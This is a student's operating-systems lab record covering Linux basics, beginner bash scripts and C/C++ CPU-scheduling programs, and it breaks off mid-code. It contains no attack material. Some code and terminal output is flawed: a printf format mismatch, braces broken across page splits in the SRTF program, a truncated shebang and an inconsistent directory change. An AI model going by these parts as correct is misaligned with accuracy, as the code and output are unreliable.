



18CSC205J- Operating Systems

Record Work

Register Number :

Name of the Student:

Semester / Year :

Department :



SRMI INSTITUTE OF SCIENCE AND TECHNOLOGY

S.R.M. NAGAR, KATTANKULATHUR -603 203

BONAFIDE CERTIFICATE

Register No._____

*Certified to be the bonafide record of work done by _____ of _____, B. Tech Degree course in the Practical **18CSC205J-Operating Systems** in SRM Institute of Science and Technology, Kattankulathur during the academic year 2021-2022.*

Date: _____ **Lab Incharge**

Submitted for University Examination held in _____ SRM Institute of Science and Technology, Kattankulathur.

Examiner-1

Examiner-2

INDEX SHEET


Exp. No.	Date of Experiment	Name of the Experiment	Page No.	Marks (10)	Staff Signature
1					
2					
3					
4					
5					
6					
7					
8					
9					

10					
11					
12					
13					
14					

Operating System

Experiment – 1

Aim:- Installing Windows/Linux in Virtual Machine/Workstation.




Result: Windows/Linux was installed in Virtual Machine/Workstation.

Operating System

Experiment – 2


Aim:- Try out with Linux simple and advance commands.

1. `pwd`




```
Ubuntu 64-bit (2) X
Activities Terminal Mar 29 19:47
aastik@ubuntu: ~
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
aastik@ubuntu:~$ pwd
/home/aastik
aastik@ubuntu:~$
```

2. `ls`



```
Activities Terminal Mar 29 19:49
aastik@ubuntu: ~
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
aastik@ubuntu:~$ pwd
/home/aastik
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$
```

3. `cd`



```
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$ cd Downloads
aastik@ubuntu:~/Downloads$ cd
aastik@ubuntu:~/Downloads$ cd Music
aastik@ubuntu:~/Music$ cd ...
bash: cd: ...: No such file or directory
aastik@ubuntu:~/Music$ cd ..
aastik@ubuntu:~/Documents$
```


4. `mkdir` and `rmdir`

```
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$ mkdir DIY
aastik@ubuntu:~$ ls
Desktop DIY Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$ rmdir DIY
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$
```

5. touch

```
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$ touch code.txt
aastik@ubuntu:~$ ls
code.txt Documents Music Public Videos
Desktop Downloads Pictures Templates
aastik@ubuntu:~$ rm -r code.txt
aastik@ubuntu:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
aastik@ubuntu:~$
```

6. man



The screenshot shows a terminal window titled "Terminal" with the command "pwd(1)" entered. The output displays the manual page for the "pwd" command, which prints the full filename of the current working directory. The page includes sections for NAME, SYNOPSIS, DESCRIPTION, and options like -L, -P, --help, --version, and notes about shell compatibility.

```
Activities Terminal Mar 29 20:04
aastik@ubuntu: ~
PWD(1) User Commands PWD(1)

NAME
    pwd - print name of current/working directory

SYNOPSIS
    pwd [OPTION]...

DESCRIPTION
    Print the full filename of the current working directory.

    -L, --logical
        use PWD from environment, even if it contains symlinks

    -P, --physical
        avoid all symlinks

    --help display this help and exit

    --version
        output version information and exit

    If no option is specified, -P is assumed.


    NOTE: your shell may have its own version of pwd, which usually super-
    sedes the version described here. Please refer to your shell's docu-
    mentation for details about the options it supports.

Manual page pwd(1) line 1 (press h for help or q to quit)
```

7. cp

```
aastik@ubuntu:~$ ls
code.txt Documents Music Public Videos
Desktop Downloads Pictures Templates
aastik@ubuntu:~$ cp coe.txt Documents
cp: cannot stat 'coe.txt': No such file or directory
aastik@ubuntu:~$ cp code.txt Documents
aastik@ubuntu:~$ cd Documents
aastik@ubuntu:~/Documents$ ls
code.txt
aastik@ubuntu:~/Documents$ cd ..
```

8. mv




```
aastik@ubuntu:~$ ls
code.txt  Documents  Music      Public      Videos
Desktop   Downloads  Pictures    Templates
aastik@ubuntu:~$ mv code.txt google.txt
aastik@ubuntu:~$ ls
Desktop   Downloads  Music      Public      Videos
Documents  google.txt Pictures  Templates
aastik@ubuntu:~$
```

9. echo and cat



```
aastik@ubuntu:~$ ls
Desktop   Downloads  Music      Public      Videos
Documents  google.txt Pictures  Templates
aastik@ubuntu:~$ echo hello, this is some file content >> google.txt
aastik@ubuntu:~$ cat google.txt
hello, this is some file content
aastik@ubuntu:~$
```

10. nano,vi




The screenshot shows a terminal window titled "Ubuntu 64-bit (2)" with the command "code.txt" running. The terminal displays the following content:

```
GNU nano 4.8
hello World
This is file.
```

A save dialog box is overlaid on the terminal, asking "Save modified buffer?". The options are "Y Yes", "N No", and "^C Cancel".

11. sudo



```
password password changed!
aastik@ubuntu:~$ sudo passwd
New password:
Retype new password:
passwd: password updated successfully
aastik@ubuntu:~$ su
Password:
root@ubuntu:/home/aastik#
```

12. df

```
aastik@ubuntu:~$ df
Filesystem      1K-blocks    Used Available Use% Mounted on
udev            1957860      0   1957860  0% /dev
tmpfs           398268     1804   396464  1% /run
/dev/sda5       19992176  7044360  11909224 38% /
tmpfs           1991328      0   1991328  0% /dev/shm
tmpfs           5120        4    5116  1% /run/lock
tmpfs           1991328      0   1991328  0% /sys/fs/cgroup
/dev/loop0        128      128      0 100% /snap/bare/5
/dev/loop1       63488     63488      0 100% /snap/core20/1328
/dev/loop2       55552     55552      0 100% /snap/snap-store/558
/dev/loop3       254848    254848      0 100% /snap/gnome-3-38-2004/99
/dev/loop4       66816     66816      0 100% /snap/gtk-common-themes/1519
/dev/loop5       44672     44672      0 100% /snap/snapd/14978
/dev/sda1       523248      4    523244  1% /boot/efi
tmpfs           398264      28   398236  1% /run/user/1000
/dev/sr1        3299872   3299872      0 100% /media/aastik/Ubuntu 20.04.4 LT
s amd64
/dev/sr0       119224   119224      0 100% /media/aastik/CDROM
/dev/loop6       63488     63488      0 100% /snap/core20/1376
/dev/loop7       44800     44800      0 100% /snap/snapd/15177
aastik@ubuntu:~$
```

```
aastik@ubuntu:~$ df -m
Filesystem      1M-blocks  Used Available Use% Mounted on
udev            1912      0    1912  0% /dev
tmpfs           389       2    388  1% /run
/dev/sda5       19524   6880   11631 38% /
tmpfs           1945      0    1945  0% /dev/shm
tmpfs           5         1      5  1% /run/lock
tmpfs           1945      0    1945  0% /sys/fs/cgroup
/dev/loop0        1         1      0 100% /snap/bare/5
/dev/loop1        62        62      0 100% /snap/core20/1328
/dev/loop2        55        55      0 100% /snap/snap-store/558
/dev/loop3        249       249      0 100% /snap/gnome-3-38-2004/99
/dev/loop4        66        66      0 100% /snap/gtk-common-themes/1519
/dev/loop5        44        44      0 100% /snap/snapd/14978
/dev/sda1       511         1    511  1% /boot/efi
tmpfs           389       1    389  1% /run/user/1000
/dev/sr1        3223      3223      0 100% /media/aastik/Ubuntu 20.04.4 LTS
amd64
/dev/sr0        117       117      0 100% /media/aastik/CDROM
/dev/loop6        62        62      0 100% /snap/core20/1376
/dev/loop7        44        44      0 100% /snap/snapd/15177
aastik@ubuntu:~$
```

13. du

```
aastik@ubuntu:~$ du Documents
4      Documents
aastik@ubuntu:~$ ls -lah
total 84K
drwxr-xr-x 15 aastik aastik 4.0K Mar 29 20:37 .
drwxr-xr-x  3 root  root  4.0K Mar 29 11:06 ..
-rw-----  1 aastik aastik   36 Mar 29 19:49 .bash_history
-rw-r--r--  1 aastik aastik  220 Mar 29 11:06 .bash_logout
-rw-r--r--  1 aastik aastik  3.7K Mar 29 11:06 .bashrc
drwx----- 10 aastik aastik 4.0K Mar 29 11:22 .cache
-rw-rw-r--  1 aastik aastik 1.0K Mar 29 20:37 .code.txt.swp
drwx----- 10 aastik aastik 4.0K Mar 29 11:22 .config
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Desktop
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 20:10 Documents
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Downloads
drwx----- 3 aastik aastik 4.0K Mar 29 19:42 .gnupg
-rw-rw-r--  1 aastik aastik   33 Mar 29 20:32 google.txt
drwxr-xr-x  3 aastik aastik 4.0K Mar 29 11:21 .local
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Music
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Pictures
-rw-r--r--  1 aastik aastik  807 Mar 29 11:06 .profile
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 20:09 Public
drwx----- 2 aastik aastik 4.0K Mar 29 19:42 .ssh
-rw-r--r--  1 aastik aastik   0 Mar 29 20:25 .sudo_as_admin_successful
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Templates
drwxr-xr-x  2 aastik aastik 4.0K Mar 29 11:21 Videos
aastik@ubuntu:~$
```

14. uname -a

```
aastik@ubuntu:~$ uname -a
Linux ubuntu 5.13.0-30-generic #33~20.04.1-Ubuntu SMP Mon Feb 7 14:25:10 UTC 20
22 x86_64 x86_64 x86_64 GNU/Linux
aastik@ubuntu:~$
```

15. chmod

```
aastik@ubuntu:~$ touch code.cpp
aastik@ubuntu:~$ ls
code.cpp  Documents  google.txt  Pictures  Templates
Desktop   Downloads  Music       Public    Videos
aastik@ubuntu:~$ chmod +x code.cpp
aastik@ubuntu:~$ ls
code.cpp  Documents  google.txt  Pictures  Templates
Desktop   Downloads  Music       Public    Videos
aastik@ubuntu:~$
```

16. hostname and hostname -l

```
aastik@ubuntu:~$ hostname
ubuntu
aastik@ubuntu:~$ hostname -I
192.168.140.129
aastik@ubuntu:~$
```

17. ping

```
██████ aastik@ubuntu:~$ ping google.com
PING google.com (142.250.195.238) 56(84) bytes of data.
or press Ctrl+G.
```

Result: Different Linux commands were studied.

Operating System

Experiment – 3

Aim:- Write a program using shell scripting covering data types conditional, and looping and decision statements.

Q1. Write a bash script that prints the string "HELLO".

```
#!/bin/sh  
echo "HELLO"
```

Q2. Your task is to use *for* loops to display only *odd* natural numbers from 1 to 99 .

```
#!/bin/s  
for a in {1..100..2}  
do  
echo "$a"  
done
```

Q3. Write a Bash script which accepts name as input and displays the greeting "Welcome (name)"

```
read Name  
echo "Welcome $Name"
```

Q4. Use a *for* loop to display the natural numbers from 1 to 50.

```
for a in {1..50}  
do  
echo "$a"  
done
```

Q5. Given two integers, X and Y, find their sum, difference, product, and quotient.

read a

read b

echo \$((a+b))

echo \$((a-b))

echo \$((a*b))

echo \$((a/b))

The screenshot shows the HackerRank interface for the 'Linux Shell' challenge. On the left, there's a list of five challenges with their details and status. On the right, there are filters for STATUS, SKILLS, DIFFICULTY, and SUBDOMAINS.

Challenge	Type	Difficulty	Status
Let's Echo	Easy, Bash (Basic)	Easy	Solved
Looping and Skipping	Easy, Bash (Basic)	Easy	Solved
A Personalized Echo	Easy, Bash (Basic)	Easy	Solved
Looping with Numbers	Easy, Bash (Basic)	Easy	Solved
The World of Numbers	Easy, Bash (Basic)	Easy	Solved

STATUS: Solved (checked), Unsolved (unchecked)

SKILLS: Bash (Basic) (unchecked)

DIFFICULTY: Easy (unchecked), Medium (unchecked), Hard (unchecked)

SUBDOMAINS: Bash (unchecked), Text Processing (unchecked), Arrays in Bash (unchecked), Grep Sed Awk (unchecked)

Operating System

Experiment – 4

Aim:- Write a program in C to implement different scheduling.

1. First Come First Serve

Code:-

```
#include <stdio.h>

int waitingtime(int proc[], int n,int burst_time[], int wait_time[])
{
    wait_time[0] = 0;
    for (int i = 1; i < n ; i++)
        wait_time[i] = burst_time[i-1] + wait_time[i-1];
    return 0;
}

int turnaroundtime( int n, int burst_time[], int wait_time[], int tat[])
{
    int i;
    for ( i = 0; i < n ; i++)
        tat[i] = burst_time[i] + wait_time[i];
    return 0;
}

int avgtime( int proc[], int n, int burst_time[])
{
    int wait_time[n], tat[n], total_wt = 0, total_tat = 0;
    int i;
    waitingtime(proc, n, burst_time, wait_time);
    turnaroundtime(n, burst_time, wait_time, tat);
```

```

printf("Processes Burst Waiting Turn around \n");

for ( i=0; i<n; i++) {

    total_wt = total_wt + wait_time[i];

    total_tat = total_tat + tat[i];

    printf(" %d\t %d\t %d\t %d \t%d\n", i+1, burst_time[i], wait_time[i], tat[i]);

}

printf("Average waiting time = %f\n", (float)total_wt / (float)n);

printf("Average turn around time = %f\n", (float)total_tat / (float)n);

return 0;

}

int main() {

int proc[] = { 1, 2, 3};

int n = sizeof proc / sizeof proc[0];

int burst_time[] = {5, 8, 12};

avgtime(proc, n, burst_time);


return 0;

}

```

Output-

 Programiz
C Online Compiler



```

main.c
10  int i;
11  for ( i = 0; i < n ; i++)
12  tat[i] = burst_time[i] + wait_time[i];
13  return 0;
14 }
15- int avgtime( int proc[], int n, int burst_time[]) {
16  int wait_time[n], tat[n], total_wt = 0, total_tat = 0;
17  int i;
18  waitingtime(proc, n, burst_time, wait_time);
19  turnaroundtime(n, burst_time, wait_time, tat);
20  printf("Processes Burst Waiting Turn around \n");
21- for ( i=0; i<n; i++) {
22  total_wt = total_wt + wait_time[i];
23  total_tat = total_tat + tat[i];
24  printf(" %d\t %d\t %d\t %d \t%d\n", i+1, burst_time[i], wait_time[i], tat[i]);
25 }
26  printf("Average waiting time = %f\n", (float)total_wt / (float)n);
27  printf("Average turn around time = %f\n", (float)total_tat / (float)n);
28  return 0;
29 }
30- int main() {
31  int proc[] = { 1, 2, 3};
32  int n = sizeof proc / sizeof proc[0];
33  int burst_time[] = {5, 8, 12};
34  avgtime(proc, n, burst_time);
35  return 0;
36 }

```

Output

```

/tmp/eVlyJcXu5I.o
Processes Burst Waiting Turn around
1 5      0 5
2 8      5 13
3 12     13 25
Average waiting time = 6.000000
Average turn around time = 14.333333

```

2. Shortest Time First

Code-:

```
#include <bits/stdc++.h>
#include <iostream>
using namespace std;
struct Process {
    int pid;
    int bt;
    int art;
};
void findTurnAroundTime(Process proc[], int n, int wt[], int tat[]) {
    for (int i = 0; i < n; i++)
        tat[i] = proc[i].bt + wt[i];
}
void findWaitingTime(Process proc[], int n, int wt[]) {
    int rt[n];
    for (int i = 0; i < n; i++)
        rt[i] = proc[i].bt;
    int complete = 0, t = 0, minm = INT_MAX;
    int shortest = 0, finish_time;
    bool check = false;
    while (complete != n) {
        for (int j = 0; j < n; j++) {
            if ((proc[j].art <= t) && (rt[j] < minm) && rt[j] > 0) {
                minm = rt[j];
                shortest = j;
                check = true;
            }
        }
    }
}
```

```

if (check == false) {
    t++;
    continue;
}
rt[shortest]--;
minm = rt[shortest];
if (minm == 0)
    minm = INT_MAX;
if (rt[shortest] == 0) {
    complete++;
    check = false;
    finish_time = t + 1;
    wt[shortest] = finish_time -
        proc[shortest].bt -
        proc[shortest].art;
    if (wt[shortest] < 0)
        wt[shortest] = 0;
}
t++;
}
}

void findavgTime(Process proc[], int n) {
int wt[n], tat[n], total_wt = 0,
total_tat = 0;
findWaitingTime(proc, n, wt);
findTurnAroundTime(proc, n, wt, tat);
cout << "Processes " << " Burst time " << " Waiting time " << " Turn around time\n";
for (int i = 0; i < n; i++) {
    total_wt = total_wt + wt[i];
}
}

```

```

total_tat = total_tat + tat[i];

cout << " " << proc[i].pid << "\t\t" << proc[i].bt << "\t\t" << wt[i] << "\t\t" << tat[i] << endl;

}

cout << "\nAverage waiting time = " << (float)total_wt / (float)n;

cout << "\nAverage turn around time = " << (float)total_tat / (float)n;

}

int main() {

Process proc[] = { { 1, 5, 1 }, { 2, 3, 1 }, { 3, 6, 2 }, { 4, 5, 3 } };

int n = sizeof(proc) / sizeof(proc[0]);

findavgTime(proc, n);

return 0;
}

```

Output:-

```

main.cpp
44  wctshortestJ = v;
45  }
46  t++;
47  }
48  }
49  void findavgTime(Process proc[], int n) {
50  int wt[n], tat[n], total_wt = 0,
51  total_tat = 0;
52  findWaitingTime(proc, n, wt);
53  findTurnAroundTime(proc, n, wt, tat);
54  cout << "Processes " << " Burst time " << " Waiting time " << " Turn around
      time\n";
55  for (int i = 0; i < n; i++) {
56  total_wt = total_wt + wt[i];
57  total_tat = total_tat + tat[i];
58  cout << " " << proc[i].pid << "\t\t" << proc[i].bt << "\t\t" << wt[i] << "\t\t"
      << tat[i] << endl;
59  }
60  cout << "\nAverage waiting time = " << (float)total_wt / (float)n;
61  cout << "\nAverage turn around time = " << (float)total_tat / (float)n;
62  }
63  int main() {
64  Process proc[] = { { 1, 5, 1 }, { 2, 3, 1 }, { 3, 6, 2 }, { 4, 5, 3 } };
65  int n = sizeof(proc) / sizeof(proc[0]);
66  findavgTime(proc, n);
67  return 0;
68  }

Output
/tmp/PUncgGr.JQG.o
Processes    Burst time    Waiting time   Turn around time
1          5              3                8
2          3              0                3
3          6              12               18
4          5              6                11
Average waiting time = 5.25
Average turn around time = 10

```

3. Priority Scheduling

Code-

```
#include<iostream>
using namespace std;
int main()
{
